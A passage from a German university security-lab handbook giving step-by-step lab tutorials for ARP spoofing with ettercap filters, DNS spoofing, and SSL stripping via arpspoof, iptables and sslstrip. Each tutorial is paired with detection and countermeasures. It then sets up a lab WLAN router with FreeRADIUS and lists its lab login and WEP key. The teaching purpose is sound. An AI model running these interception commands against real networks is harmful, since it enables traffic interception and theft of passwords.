UDP 192.168.178.63:1024 --> 192.168.178.65:137 | (50)
..... CKAAAAAAAAAAAAAAA.....!...
Tue Nov 22 17:14:09 2016 [634951]
192.168.178.65:0 --> 192.168.178.63:0 | SF (0)

Tue Nov 22 17:14:19 2016 [41022]
UDP 192.168.178.63:1024 --> 192.168.178.65:137 | (50)
..... CKAAAAAAAAAAAAAAA.....!...
Tue Nov 22 17:14:19 2016 [207640]
192.168.178.65:0 --> 192.168.178.63:0 | SF (0)

Tue Nov 22 17:14:29 2016 [85779]
UDP 192.168.178.63:1024 --> 192.168.178.65:137 | (50)
..... CKAAAAAAAAAAAAAAA.....!...
Tue Nov 22 17:14:29 2016 [365851]
192.168.178.65:0 --> 192.168.178.63:0 | SF (0)

```

Abbildung 10.8: Ettercap zeigt den Netzwerkverkehr des Opfers an

**Angreifer** Wähle Nummer 3 „ARP-Spoofing und Verwendung von Filtern“

**Opfer** Wähle Nummer 4 „Starte Manipulation der Webseiten als Opfer“

**Opfer** Rufe die Webseite news.local auf. Schließe im Anschluss den Browser.

**Angreifer** Gib zunächst das verwendete Netzwerkinterface deines Rechners an (in der Regel eth0 bzw. wlano) und führe mit folgendem Befehl einen lokalen Netzwerkscan durch, um die IP-Adresse des Opfers herauszufinden. Wie in Abbildung 10.7 zu sehen ist, werden nun die verfügbaren IP-Adressen des Netzwerks in einer Liste dargestellt.

```
arp-scan --interface eth0 --localnet
```

- `--interface eth0` benennt das zu verwendende Netzwerkinterface welches gescannt werden soll
- `--localnet` generiert die IP-Adressen mithilfe der Netzwerkinterfacekonfiguration

```
Untermenue Opfer der Darstellung des Netzwerkverkehrs:  
Stelle im ersten Schritt sicher, dass du direkten Zugriff auf das Host-Netzwerk hast. Wie das geht, kannst du in der PDF-Dokumentation im Kapitel "Tunneln von Netzwerkadapters" nachlesen.  
Druecke Enter um fortzufahren oder x um das Programm zu verlassen...  
Als Zweites musst du deine ARP-Tabelle aufrufen, um sie ohne Manipulation zu sehen.  
Das Aufrufen deiner ARP-Tabelle geht mit folgendem Befehl: arp -a  
? (192.168.43.1) at 5c:51:88:a1:f0:c0 on en0 ifscope [ethernet]  
kali (192.168.43.166) at c4:85:8:71:4d:32 on en0 ifscope [ethernet]  
Zugriff auf das Host-Netzwerk  
Jetzt musst du warten, bis der Angreifer die Attacke durchgefuehrt hat.  
Druecke Enter um fortzufahren oder x um das Programm zu verlassen...  
Rufe noch einmal die ARP-Tabelle auf und vergleiche sie mit der vorherigen Tabelle: arp -a  
? (192.168.43.1) at c4:85:8:71:4d:32 on en0 ifscope [ethernet]  
kali (192.168.43.166) at c4:85:8:71:4d:32 on en0 ifscope [ethernet]  
?79 on en0 ifscope [ethernet]  
e durchgefuehrt hat.  
Druecke x um das Programm zu verlassen... ■
```

Abbildung 10.9: Ablauf des Tutorials aus Sicht des Opfers mit in gelb markierter ARP Tabelle vor dem Angriff und in grün markierter ARP Tabelle nach dem Angriff

Gib nun die IP-Adresse des gewünschten Opfers ein und starte den Angriff mit Ettercap.

```
ettercap -T -q -F /root/thi.2016.iCTF/Projekte/ARPs spoofing/test.ef
-i eth0 -M ARP /192.168.178.65// ///
```

- `-T` Ausführung auf der Kommandozeile, keine GUI
- `-q` steht für „quiet“, wodurch der Netzwerkverkehr nicht mehr in der Konsole dargestellt wird
- `-F /root/thi.2016.iCTF/Projekte/ARPs spoofing/test.ef` Verwendung eines Etterfilter-Skriptes
- `-i eth0` gibt das Interface an, das verwendet werden soll
- `-M ARP /192.168.178.65// ///` benennt die Art des Angriffs und das Ziel, in diesem Fall soll ein Man-in-the-Middle Angriff mithilfe von ARP-Spoofing ausgeführt werden

Nun wird der angegebene Filter auf alle Pakete angewendet, die von oder zu dem Opfer gesendet werden.

**Opfer** Rufe noch einmal die gleiche Webseite auf. Jetzt sollte ein zusätzlicher Paragraph in der Webseite eingefügt worden sein.

**Angreifer** Beende nun Ettercap durch drücken von "q". Dadurch wird die ursprüngliche ARP-Tabelle des Opfers wiederhergestellt.

## 10.4 Gegenmaßnahmen

### 10.4.1 Angriff erkennen

ARP Spoofing lässt sich gut erkennen, wenn man die ARP-Tabellen der Netzwerkteilnehmer überwacht. Hier fällt auf, dass mehrere IP-Adressen einer einzigen MAC-Adresse zugeordnet sind (vergleiche Abbildung 10.10).

Auch über das Sniffen des Netzwerkverkehrs lässt sich ARP-Spoofing erkennen, da der Angreifer in regelmäßigen Zeitabständen eine Menge ARP-Pakete aussenden muss. Dies muss nicht per Hand gemacht werden, da bereits Systeme existieren, welche den Netzwerkverkehr analysieren und z.B. die ARP-Replies prüfen. Dadurch können fehlerhafte und gefälschte ARP-Replies herausgefiltert und an den Benutzer gemeldet werden. Beispiele für solche Systeme sind Personal Firewalls von *Sygate* oder *SnoopNetCop Pro*.

Schnittstelle: 192.168.178.29 --- 0xb		
Internetadresse	Physische Adresse	Typ
192.168.178.1	00-50-56-2e-97-e0	dynamisch
192.168.178.24	00-50-56-2e-97-e0	dynamisch
192.168.178.32	00-50-56-2e-97-e0	dynamisch
192.168.178.255	ff-ff-ff-ff-ff-ff	statisch
224.0.0.22	01-00-5e-00-00-16	statisch
224.0.0.252	01-00-5e-00-00-fc	statisch
239.255.255.250	01-00-5e-7f-ff-fa	statisch
255.255.255.255	ff-ff-ff-ff-ff-ff	statisch

Abbildung 10.10: Manipulierte ARP-Tabelle des angegriffenen Rechners

#### 10.4.2 Angriff abwehren

Um das ARP Spoofing zu verhindern, können statische ARP-Tabellen verwendet werden. Der Nachteil dabei ist, dass diese Tabellen dann nicht mehr dynamisch sind und sie für jeden Teilnehmer geändert werden müssen, wenn z.B. ein neuer Netzwerkteilnehmer hinzukommt.

Eine weitere Möglichkeit in Linux-Netzwerken ist, den Benutzern keine Root-Rechte zu verleihen. Da für das Senden von ARP-Replys diese benötigt werden, kann man so eine Manipulation unterbinden. Diese Möglichkeit bietet allerdings keinen Schutz vor Angreifern, die einen eigenen Rechner in das Netz einbringen oder einen Rechner mit einem Live Betriebssystem starten.

# 11 DNS-Spoofing

In diesem Angriff wird auf das Domain Name System (DNS) eines Rechners zugegriffen, um die Zuordnung zwischen Domainnamen und zugehöriger IP-Adresse zu fälschen. Damit kann der Datenverkehr unbemerkt auf einen anderen Computer gelenkt werden, um z.B. Phishing- oder DoS-Angriffe durchzuführen.

## 11.1 Erklärung




Abbildung 11.1: Vorgehen eines DNS-Lookups

Die Adressierung und der anschließende Verbindungsaubau zu einem Server erfolgt über eine eindeutige IP-Adresse. Da IP-Adressen im Allgemeinen sehr schlecht lesbar sind (z.B. 194.94.240.179) wurde das Domain Name System (DNS)

eingeführt. Dieses ordnet jeder IP-Adresse einen für den Menschen verständlichen Namen (Domain Name) hinzu (z.B. www.thi.de). DNS ähnelt somit der Funktionsweise eines Telefonbuchs.

Abbildung 11.1 zeigt, wie die Suche nach der IP-Adresse normalerweise erfolgt. Zuerst wird in einem lokalen Zwischenspeicher (Cache) nach einer IP-Adresse gesucht, die zum Domain-Name „www.thi.de“ gehört. Ist im lokalen Cache kein Eintrag enthalten, wird in einem DNS-Server weiter gesucht. Ein DNS-Server steht vielen Hosts zur Verfügung und hält eine große Anzahl von IPs bzw. Domain-Namen vorrätig. Ist auch hier kein entsprechender Eintrag vorhanden, wird die Anfrage an den Root-Server weitergeleitet. Der Root-Server ist ein allwissender DNS-Server, der einen Verweis auf einen weiteren DNS-Server geben kann, der die notwendigen Informationen enthält. Es gibt über die Welt verteilt 13 Root-Server.

Beim DNS-Spoofing versucht der Angreifer nun, dem Opfer einen gefälschten DNS-Eintrag unterzuschieben:

**Listing 11.1:** Echtes vs. gefälschtes DNS

Korrekt DNS-Eintrag:	194.94.240.179	-	www.thi.de
Gefälschter DNS-Eintrag:	123.123.123.123	-	www.thi.de

Dabei nutzt der Angreifer die Antwortzeit zwischen DNS-Server und Opfer aus. Der Angreifer verfolgt den Netzwerkverkehr des Angegriffenen und sendet einen gefälschten DNS-Eintrag los, sobald das Opfer einen Eintrag suchen muss. Der PC des Opfers erhält den gefälschten DNS-Eintrag zu „www.thi.de“ mit der IP-Adresse 123.123.123.123 des Angreifers, speichert diese gutgläubig im lokalen Cache ab und öffnet die Verbindung zum Server des Angreifers. Selbst wenn im Anschluss noch die richtige IP-Adresse durch den offiziellen DNS-Server geliefert wird, wird diese in der aktuellen Session nicht mehr berücksichtigt. Abbildung 11.2 verdeutlicht das Vorgehen beim DNS-Spoofing.

Will das Opfer nun mithilfe des Domain Name „www.thi.de“ auf die Homepage der Technischen Hochschule zugreifen, landet es stattdessen auf dem Server mit der IP „123.123.123.123“ des Angreifers. Dieser Angriff kann z.B. bei Banken-Homepages sehr gefährlich sein. Wenn der Angreifer die Original-Homepage entsprechend detailliert nachgebaut hat, bemerkt das Opfer u.U. gar nicht, dass es auf einer gefälschten Seite gelandet ist und teilt dem Angreifer unwissentlich alle seine Login-Daten für das Onlinebanking mit.




Abbildung 11.2: Vorgehen beim DNS-Spoofing

## 11.2 Vorbereitung

Für dieses Szenario gibt es kein Tutorial in der Security Workbench. Da es beim DNS-Spoofing vor allem auf die Geschwindigkeit beim Senden der Antwortnachricht - also des Angriffes - ankommt, ist dieses Tutorial nicht ohne größere Aufwände implementierbar. Der Angreifer muss mittels (10: ARP-Spoofing) den Netzwerkverkehr auslesen, die Transaktions-ID (siehe nachfolgender Abschnitt) ermitteln und noch vor der aufgerufenen, legitimen IP-Adresse eine Antwort an den Client senden.

## 11.3 Ablauf

Ein Client (z.B. Windows-Rechner) möchte die Internetseite der Technischen Hochschule Ingolstadt ([www.thi.de](http://www.thi.de)) aufrufen. Dazu stellt dieser einen DNS-Request an seinen lokalen DNS-Server. Wenn dieser lokale DNS-Server in seinem Cache keinen Eintrag findet, fragt er iterativ alle Namensserver nach ihren Einträgen ab, um zum Schluss die IP-Adresse von [www.thi.de](http://www.thi.de) zu erhalten.

Da bei jeder DNS-Anfrage eine zufällig generierte Transaktions-ID mitgeschickt wird, und eine DNS-Antwort nur akzeptiert wird, wenn diese mit der Anfrage übereinstimmt, muss der Angreifer diese ermitteln, was sich in einem lokalen

Netzwerk mit einem Sniffer sehr einfach realisieren lässt. Alternativ kann auch die Transaktions-ID erraten werden, wofür für die 16-Bit lange Transaktions-ID im Durchschnitt 32.768 Versuche notwendig sind.

## 11.4 Gegenmaßnahmen

Durch *DNSSEC* kann die Authentizität einer DNS-Antwort verifiziert und somit DNS-Cache-Poisoning vorgebeugt werden. Durch eine asymmetrische Signatur kann der Absender der DNS-Antwort, also der DNS-Server, seine Antworten signieren, indem er mit dem nur ihm zugänglichen privaten Schlüssel den Record unterschreibt. Die Client-Seite kann anschließend im Gegenzug die Antwort mit dem öffentlichen Schlüssel des DNS-Servers überprüfen und somit verifizieren, ob die Antwort auch vom richtigen Server war.

# 12 SSL Strip

Ziel des SSL Strip ist das Mitlesen und Verändern von Datenpaketen, die über das Internet versandt werden. Gerade das Ausspähen von Passwörtern wird oft auf diese Weise durchgeführt.

## 12.1 Erklärung

Beim SSL Strip macht man sich die Unwissenheit und Unaufmerksamkeit der meisten Internetbenutzer zu Nutze. Den Unterschied zwischen dem in Kapitel „Fachbegriffe“ erläuterten HTTP und HTTPS kennen nicht viele und noch weniger achten beim Surfen im Internet darauf, wie die URL-Leiste ausschaut. Der Angreifer verwandelt also sämtliche https-Links in http-Links und kann dann den Datenverkehr ohne rechenintensives Entschlüsseln der Nachrichten leicht mitlesen.

Da es bereits viele Webserver gibt, die nur verschlüsselte Aufrufe zulassen, wird in diesem Tutorial zusätzlich auf einer ARP Spoofing Attacke aufgebaut (vergleiche Kapitel 10 „ARP Spoofing“). Es wird also zuerst ein MITM-Angriff gestartet, bei dem sämtliche ARP-Requests auf den Angreifer umgeleitet werden. Diese Aufrufe erfolgen unverschlüsselt mit Hilfe der veränderten http-Links. Der Angreifer kann dann die Nachricht auslesen und sie im Anschluss über den verschlüsselten https-Link an den Webserver weiterleiten. In Abbildung 12.1 ist vergleichsweise ein normaler Verbindungsauflaufbau und ein Verbindung im Zuge eines SSL Strip Angriffes dargestellt.

## 12.2 Vorbereitung

Notwendige Hardware:

- Kali Linux 2.0 mit Security Workbench (Rechner des Angreifers)
- Zweiter Rechner (beliebiges Betriebssystem) im selben Netzwerk (Rechner des Opfers)
- Router mit Internetverbindung




Abbildung 12.1: links: Normaler Aufbau einer HTTPS-Verbindung; rechts: Verbindungs- aufbau während einer SSL Strip Attacke

## 12.3 Ablauf

Das Opfer muss bei diesem Tutorial zu Beginn lediglich einmal ifconfig ausführen zum Auslesen der IP-Adresse. Die folgenden Befehle muss alle der Angreifer ausführen, bis das Opfer wieder direkt angesprochen wird.

Diese Tutorial verwendet das 2009 von Moxie Marlinspike entwickelte SSL-Strip mit der aktuellen Version 0.9.2. Durch IP-Forwarding wird als Erstes das Weiterleiten von IP-Pakten mit dem folgenden Befehl aktiviert.

```
sysctl -w net.ipv4.ip_forward=1
```

- `sysctl` wird benutzt, um Kernelparameter zur Laufzeit zu verändern, wenn sie unter `/proc/sys` aufgelistet sind
- `-w` verändert die im folgenden angegebene Variable auf den ebenfalls angegebenen Wert

Alternativ kann das IP-Forwarding auch mit folgendem Befehl gestartet werden.

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

`echo <value> > <file>` schreibt den angegebenen Wert in die ebenfalls angegebene Datei, in diesem Fall wird IP-Forwarding aktiviert.

Im Anschluss wird ARP Spoofing auf das Opfer ausgeführt. Dafür muss zuerst das Gateway und das Interface aus deiner Netzwerkkonfiguration ausgelesen werden.

```
ifconfig
```

Nun kann das ARP Spoofing gestartet werden.

```
arp spoof -i <interface> -t <targetIP> <gatewayIP>
```

- `arp spoof` startet das ARP Spoofing Tool
- `-i <interface>` Name des Interfaces, in dem sich Angreifer und Opfer befinden
- `-t <targetIP>` IP-Adresse des anzugreifenden Clients
- `<gatewayIP>` IP-Adresse des Gateways im LAN

Nun laufen mit Hilfe von ARP-Spoofing alle IP-Pakete vom Opfer über den eigenen Rechner. Die umgeleiteten HTTP-Pakete müssen nun via IPtables an das Tool SSLStrip weitergeleitet werden.

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j  
REDIRECT --to-port <listenPort>
```

- `iptables` Werkzeug zur regelbasierten Konfiguration der Firewall von Linux
- `-t nat` Firewall-Gruppe
- `-A PREROUTING` die Regel wird vor dem Routen des Paketes angewandt
- `-p tcp` nur TCP-Pakete sind betroffen
- `--destination-port 80` nur Pakete auf Ziel-Port 80(HTTP) sind betroffen
- `-j REDIRECT` Pakete sollen weitergeleitet werden
- `--to-port <listenPort>` Port, auf welchen auf Nachrichten gewartet werden soll – dieser Port wird im Anschluss bei SSLStrip benötigt

Jetzt muss SSLStrip gestartet werden. Dieses durchsucht alle Nachrichten auf solche, die über den angegebenen Port verschickt wurden. Diese Nachrichten werden zuerst in einer Log-Datei gespeichert und danach in einer HTTPS-Nachricht weitergeleitet.

```
sslstrip -a -k -l <listenPort> -w <logpath>
```

- `sslstrip` Aufrufen des Paketes zur Durchführung des SSLStrip
- `-a` SSL- und HTTP-Traffic werden aufgezeichnet
- `-k` bestehende SSL-Verbindungen sollen beendet und neu aufgebaut werden
- `-l <listenPort>` Port, auf den SSLStrip auf Nachrichten warten soll – dies muss der selbe Port sein, der auch bei IPtables angegeben wurde
- `-w <logpath>` Pfad, unter welchem die ausgetauschten Nachrichten im Klartext gespeichert werden sollen

Jetzt muss das Opfer eine http-Seite öffnen, von der aus er auf eine https-Seite weitergeleitet wird. Es hat sich dabei “www.radio-in.de“ und das Öffnen “Intern neu“ am Ende der Seite bewährt.

## 12.4 Gegenmaßnahmen

Um sicherzustellen, dass nur verschlüsselte Seiten aufgerufen werden, kann der Mechanismus HTTP Strict Transport Security (HSTS) verwendet werden. Dabei wird dem Browser des Anwenders mitgeteilt, dass für eine bestimmte Dauer nur verschlüsselte Verbindungen mit dieser Domain aufgebaut werden sollen. Plötzliche unverschlüsselte Verbindungen können so vom Browser erkannt und abgelehnt werden. Damit HSTS vor Spoofing schützen kann, muss jedoch die Seite vor Beginn des Angriffes mindestens einmal durch den Client aufgerufen worden sein.

# 13 WLAN-Sicherheit

Der Aufbau von WLAN-Netzen ist seit Jahren bzw. Jahrzehnten eine bequeme Alternative zu Verkablung per Ethernetkabel, um Client Zugang zu einem internen Netz oder dem World Wide Web zu gewähren.

Dank der Einführung von schnellen heimischen Internetzugängen wird heutzutage in fast jedem Haushalt ein aktives WLAN-Netz betrieben. Und auch im Unternehmensumfeld wird oftmals WLAN zur Erhöhung der Arbeitsplatzflexibilität eingesetzt.

Um die Sicherheit in einem solchen Drahtlosnetz zu gewährleisten wurden Algorithmen und Protokolle entwickelt die WLAN so sicher wie eine direkte Verbindung per Kabel machen sollten. Besonders im privaten Umfeld wurden/werden hier oft WEP, WPA-PSK und WPA2-PSK genutzt wohingegen im Unternehmen oftmals eine Enterprise-Variante von WPA/WPA2 zum Einsatz kommt.

In diesem Kapitel werden nachfolgend die eben genannten Begriffe im Detail beleuchtet sowie deren Schwachstellen herausgearbeitet. Basierend auf diesen Schwachstellen werden Angriffe präsentiert und in Anleitungen der Ablauf erläutert.

## 13.1 Erklärung

In der folgenden Abbildung ist das Szenario so abgebildet, wie es in den meisten nachfolgenden Angriffen angenommen wird. Es gibt ein Netzwerkgerät (Access Point), welches das Netzwerk aufbaut und mindestens einen Client, der mit diesem Netzwerk verbunden ist. Wir befinden uns in der Rolle des Angreifers und versuchen im Großteil der Anwendungsfälle Zugriff auf das Netzwerk zu bekommen. Angriffe auf ein Wireless Network laufen häufig nach einem bestimmten Schema ab. Dazu werden Daten, die zwischen Client und Netzwerkgerät hin- und hergeschickt werden, gesammelt. Diese Informationen werden dann beim Angreifer in einer gewissen Art und Weise verarbeitet. Ist diese Verarbeitung, egal wie komplex diese ist, erfolgreich, so hat der Angreifer häufig Zugriff auf das Netz.




Abbildung 13.1: WLAN-Szenario

## 13.2 Vorbereitung

Voraussetzungen für die weiteren Übungen:

- Angreifer
  - Alfa USB WLAN-Adapter, kann vom Labor bezogen werden
  - Zwei Workstations(Live-USB)/Notebooks(Live-USB)/Raspberries(KALI-Linux)
- Opfer
  - WLAN-Router eingestellt auf das benötigte Verfahren (z.B. WEP,WPA), Archer C7 kann vom Labor bezogen werden oder Raspberry(Raspberian)
  - Oder Infrastruktur Raspberry4.1.2
- Grundlegende Kenntnisse mit Linux

Weitere Informationen zur verwendeten Hardware, die auch vom Netzwerklabor bezogen werden kann, sind im Kapitel 13.3 dargestellt.

## 13.3 Hardware

Grundsätzlich lässt sich für die Durchführung jede beliebige Hardware einsetzen. Lediglich bei den einzusetzenden WLAN-Interfaces sollte auf Kompatibilität zu den verwendeten Tools geachtet werden.

Nachfolgend werden die von den Autoren empfohlenen Komponenten genauer beleuchtet.

### 13.3.1 TP-Link Archer C7

Der WLAN-Router Archer C7 von TP-LINK eignet sich perfekt für die Verwendung bei den Tutorials der Security-Workbench. Dank simultanem Dualband kann der Router Übertragungsgeschwindigkeiten bis zu 450 Mbit/s auf 2,4GHz und bis zu 1300 Mbit/s auf 5GHz erreichen. Weitere Informationen findet man auf der Herstellerwebseite [http://www.tp-link.de/products/details/cat-9\\_Archer-C7.html](http://www.tp-link.de/products/details/cat-9_Archer-C7.html).



Abbildung 13.2: Archer C7

#### 13.3.1.1 Betriebssystem und Software

Der Archer C7 wird nicht mehr mit dem Originalbetriebssystem von TP-Link betrieben, stattdessen wird die freie Software OpenWrt in der Version 15.05 eingesetzt. Dies ermöglicht es, dass gleichzeitig mehrere WLAN-Netze mit verschiedenen SSIDs und Konfigurationen auf demselben WLAN-Interface des Router betrieben werden können. Dadurch können komfortabel alle Tutorials mit demselben Router durchgeführt werden, ohne diesen für jedes Tutorial erst konfigurieren zu müssen. Zudem bietet OpenWrt die Möglichkeit von zusätzlichen Softwarepaketen. So

kann beispielsweise Aircrack-ng auf dem Router installiert werden, gleiches gilt für FTP- oder HTTP-Server.

### 13.3.1.2 Installation RADIUS-Server

Besonders zu erwähnen ist die Möglichkeit einen RADIUS-Server für die Authentifikation in Enterprise-Netzen zu installieren. Da dies die Konfiguration mehrerer Pakete erfordert, folgt eine Kurzanleitung (Youtube Anleitung verfügbar unter <https://www.youtube.com/watch?v=PvUqMFvT0n8>):

1. Update des Softwarecenters

```
opkg update
```

2. Entfernen des Standard WLAN-Pakets

```
opkg remove wpad-mini
```

3. Installation eines mächtigeren WLAN-Deamons

Der Deamon wird benötigt, um WPA/WPA2-Netze mit RADIUS-Server-Authentifikation zu erstellen.

```
opkg install wpad
```

4. (Optional:) Installation eines Texteditors

```
opkg install nano
```

5. Installation von Freeradius2-Komponenten

```
opkg install [Pakete] :
```

Schritt 1: Installation von

*freeradius2 freeradius2-mod-always freeradius2-mod-attr-filter freeradius2-mod-attr-rewrite freeradius2-mod-chap freeradius2-mod-detail freeradius2-mod-eap freeradius2-mod-eap-gtc freeradius2-mod-eap-md5 freeradius2-mod-eap-mschapv2 freeradius2-mod-eap-peap freeradius2-mod-eap-tls freeradius2-mod-eap-ttls freeradius2-mod-exec freeradius2-mod-expiration freeradius2-mod-expr freeradius2-mod-files freeradius2-mod-ldap freeradius2-mod-logintime freeradius2-mod-mschap freeradius2-mod-pap*

Schritt 2: Installation von

*freeradius2-mod-passwd freeradius2-mod-preprocess freeradius2-mod-radutmp freeradius2-mod-realm freeradius2-mod-sql freeradius2-mod-sql-mysql freeradius2-mod-sql-pgsql freeradius2-mod-sql-sqlite freeradius2-mod-sqlcounter freeradius2-mod-sqllog freeradius2-utils freeradius2-democerts*

6. Wechsel in das Verzeichnis /etc/freeradius2/

```
cd /etc/freeradius2/
```

7. Editieren der Userkonfiguration: `nano users`  
 Anlegen eines neuen Nutzers am Ende der Datei: *username Cleartext-Password := "Password"*

8. Editieren der Clientkonfiguration: `nano clients.conf`

- Im Abschnitt *Client localhost* anpassen der *ipaddr = 127.0.0.1* auf Router-IP.
- Anpassen des *secrets = testing123* (Bei der Erstellung eines Enterprise-APs anzugeben)

9. Editieren der Serverkonfiguration: `nano radiusd.conf`

- Unter *listen* die Zeile *interface = br-lan* auskommentieren.
- Unter *logs* den Wert von *auth =* auf *yes* setzen.

10. Installieren von Openssl

`opkg install openssl-util`

11. Löschen der Demozertifikate

- Wechsel in das Verzeichnis *certs*: `cd /etc/freeradius2/certs`
- `rm ca.pem`
- `rm server.pem`

12. Erstellen einer neuen CA und eines Serverzertifikats

Es können beliebige Daten bei den Zertifikaten verwendet werden. Die verwendeten Passwörter werden später benötigt. Falls ein Challenge-Passwort gefordert wird, ist das Feld leer zulassen.

**ACHTUNG:** Unterschiedliche Common Names bei CA- und Serverzertifikat angeben.

- `openssl genrsa -des3 -out ca.key 2048`
- `openssl req -new -x509 -days 9999 -key ca.key -out ca.pem`
- `openssl genrsa -des3 -out server.key 2048`
- `openssl req -new -key server.key -out server.csr`
- `openssl x509 -req -days 9999 -in server.csr -CA ca.pem -CAkey ca.key -set_serial 01 -out server.pem`

13. Wechsel nach `/etc/freeradius2/`

`cd /etc/freeradius2/`

14. Editieren der EAP-Konfiguration:

```
nano eap.conf
```

- Unter *tls* bei *private\_key\_password* das Passwort aus der Keyerstellung angeben.
- *private\_key\_file* Name des Keys anpassen auf *server.key*

15. Reboot des Routers

```
reboot
```

16. Enable und Start des Servers

- */etc/init.d/radiusd enable*
- */etc/init.d/radiusd start*

Nach Durchführung der Installation und Konfiguration kann in der Weboberfläche des Routers ein Enterprise-AP erstellt werden und es müssen die IP des Routers und das festgelegte Secret angegeben werden.

### 13.3.1.3 Eingerichtete WLAN-Netze und Passwörter

Für die Anmeldung auf der Routeroberfläche wird folgender Login benötigt:

- User: *root*
- Passwort: *toor*

Nachfolgend werden alle eingerichteten WLAN-Netze mit den dazugehörigen Keys/PSKs aufgelistet:

1. WEP

- HackMe\_WEP\_Open: BC6AFE583E
